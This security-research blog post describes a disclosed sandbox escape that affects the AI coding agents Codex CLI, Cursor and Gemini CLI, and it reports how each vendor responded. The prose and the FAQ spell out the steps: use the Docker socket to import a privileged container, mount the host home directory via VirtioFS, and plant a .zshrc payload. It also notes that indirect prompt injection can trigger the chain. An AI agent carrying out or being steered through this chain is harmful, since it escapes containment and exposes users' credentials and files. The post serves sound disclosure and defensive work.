.webp)


%20(1).webp)


Blog
min read
The Week of Sandbox Escapes Day 2: One Docker socket to rule them all: escaping Codex, Cursor, and Gemini CLI's sandboxes
%20(1).webp)

min read
.webp)
This post is part of The Week of Sandbox Escapes, a series on how AI coding agents keep crossing the line between sandboxed workspace actions and unsandboxed host execution. Read the master report here.
Previously, in our post regarding antigravity’s sandbox-exec implementation(which if you haven’t read I suggest you do so now) we discussed that the developers decided to us (allow default) setting on antigravit’s seatbelt profile, we then established that this setting which uses the “deny-list” design pattern is more of a suggestion rather than a restriction. You can keep bolting deny rules onto a yes-unless-I-said-no policy forever and you'll keep finding new tricks to bypass it. The short-term fix would be to create an allow-list, which in a seatbelt profile starts with the (deny default) setting and allows back only what the agent absolutely needs to operate properly.
So the obvious next question was what happens when a vendor actually does that. Codex CLI, Cursor, and Gemini CLI all made the careful call. Their profiles start closed, On paper, the door I walked through on Antigravity is nailed shut.
It is. So you go find a different door.
That door is Docker Desktop, and it's installed on basically every Mac that runs one of these agents. I discovered a universal vulnerability that affected the (deny default) setting and I sent the same finding to all three vendors. The interesting part is that three teams looked at one near-identical chain and returned three different answers: one fixed it, one filed it as informational, and one told me it was already in the docs.
What deny-default doesn't buy you
A closed profile controls what the agent's own process can ask the kernel for. It does not control what a privileged local daemon will do on the agent's behalf. Those are different questions, and Docker Desktop lives entirely inside the gap.
Run any of these agents with its sandbox on and network access on, and writes are pinned to your workspace and temp directories. That's the promise. The daemon that undoes it is already running and its Docker Desktop.
Here's the chain, and it's the same chain on all three products:
- The sandbox blocks file writes outside the workspace. It does not block process execution, file reads, or outbound network(unless disabled). That combination is all you need.
- It lets you execute any binary, including the docker CLI.
- It lets you read any file, including the Docker socket. Read plus write on that socket is effectively root over the daemon. On macOS the connect() to that Unix socket is classified as a network operation, which matters in a second.
- Network access lets you curl a container rootfs tarball into the workspace and docker import it. No registry pull, so the sandbox's image restrictions never fire.
- docker run --privileged with a bind mount pointed at a directory the sandbox already permits. Nothing trips.
- Inside the privileged container, mount -t virtiofs virtiofs0 ~/mac-home. VirtioFS is Docker Desktop's own host-sharing mechanism, and it hands you the user's entire home directory with read and write.

The escape happens inside the Docker VM, which is outside the sandbox's jurisdiction. From the agent's point of view nothing illegal occurred. Every write is being made in the allowed workspace. SSH keys, credentials, browser data, all of it, one curl away.
The payload
First an attacker detects the architecture, pulls an Alpine minirootfs over curl, and docker import it as a local image so the registry restrictions never come into play, all done with a simple prompt injection:
Then the attacker runs the container detached and privileged, binding only a directory the sandbox already permits, and mount VirtioFS through a docker exec:
Finally, the attacker finds the user's home directory inside the mount, then write the payload into their .zshrc:
Now Calculator launches every time the user opens a terminal. Swap open -a Calculator for whatever you like; the point is that the process answering for it was never in the sandbox.
And none of it needs a direct prompt. The proofs of concept drive it with an explicit instruction because that's easiest to reproduce, but drop the same steps into a README, a code comment, or a doc the agent reads during normal work, and indirect injection does the rest.
You can view the full PoC video here:
Cursor decided to fix it
Cursor's Seatbelt profile restricts Launch Services so the agent can't spawn processes outside the box. But with Auto-Run in Sandbox on (the default) and Auto-Run Network Access needs to be turned on however, the agent reaches Docker, and Docker doesn't care about Seatbelt.
Cursor triaged it, agreed the Docker socket should run from outside the sandbox, shipped a fix, and the issue stopped reproducing on the next build. Severity settled at high. You can read the advisory here: https://github.com/cursor/cursor/security/advisories/GHSA-v4xv-rqh3-w9mc.
Codex: not intended, but not a bug either
Codex carries the identical exposure. Launch it with the workspace-write sandbox and network access on:
Feed it the same plain-Docker script from above and it walks straight out. Because Codex auto-executes inside the allowed workspace, the approval policy never fires.
OpenAI's review agreed this was not intended behavior, that the agent can be driven into a path that breaks the workspace boundary and writes outside it. Then they narrowed it: configuration and environment dependent rather than a default path that hits every session. They paid the report, marked it as informational and declined a CVE.
Their reasoning is that in the current permissions model, they said, access to Unix sockets is mediated by the network proxy and denied by default unless a socket is explicitly allowed in the active profile.
Because talking to Docker requires that explicit allow setting, they don't consider it a default sandbox escape.
Gemini CLI: it's in the docs
The shortest verdict of the three. Same chain, same privileged virtiofs0 mount, same result. The Gemini CLI team's position was that this isn't a bug as far as they're concerned, because the risks are spelled out in their documentation.
Takeaway
Sandboxes get judged on the syscalls they block. They should also get judged on the daemons they can reach. A privileged local daemon with a readable socket is a second, fully unsandboxed execution environment sitting one curl away, and Docker Desktop puts one on a huge fraction of developer machines by default. Deny-default was the right move, and it genuinely closed the Launch Services door. It just doesn't help when the agent can pick up a phone and ask a daemon to do the walking for it.
The overall long term solution would be to properly restrict autonomous agent operations with containment solutions that either monitor userland calls to the kernels like gVisor, real execution containers and finally humans in the loop. As we move forward with this new technology.
FAQs
How does Docker Desktop let AI coding agents escape a deny-default sandbox?
A closed sandbox profile controls what the agent's own process can ask the kernel for, but not what a privileged local daemon like Docker Desktop will do on its behalf. If the sandbox allows process execution, file reads, and outbound network, an agent can run the docker CLI, read the Docker socket, and use a privileged container to reach the host.
What is the exact attack chain used to escape Codex, Cursor, and Gemini CLI sandboxes via Docker?
The agent imports a container image via curl and docker import to avoid registry restrictions, runs it with docker run --privileged and a bind mount inside the allowed workspace, then mounts VirtioFS from inside the container to reach the user's home directory with read and write access, all without triggering the sandbox's file-write restrictions.
Why does mounting VirtioFS from inside a privileged container bypass the sandbox?
VirtioFS is Docker Desktop's own host-sharing mechanism, and the escape happens inside the Docker VM, which sits outside the sandbox's jurisdiction entirely. From the agent's perspective, every file write still appears to occur inside the allowed workspace, even though the container has full read and write access to the user's home directory.
How did Cursor, Codex, and Gemini CLI each respond to this Docker socket vulnerability?
Cursor triaged the report as a high-severity issue, agreed the Docker socket should be reachable from outside the sandbox, and shipped a fix (GHSA-v4xv-rqh3-w9mc). OpenAI paid a bounty but classified it as informational since Docker access requires an explicit network permission. Gemini CLI's team considered it documented behavior rather than a bug.
What is the long-term fix for sandbox escapes through local daemons like Docker?
Beyond restricting agent process execution, the durable fix is containment solutions that monitor userland kernel calls, such as gVisor, real execution containers, and human-in-the-loop review, since a sandbox that blocks direct filesystem writes but leaves a privileged daemon reachable has only moved the boundary to the daemon's own API.
Subscribe and get the latest security updates

Back to blog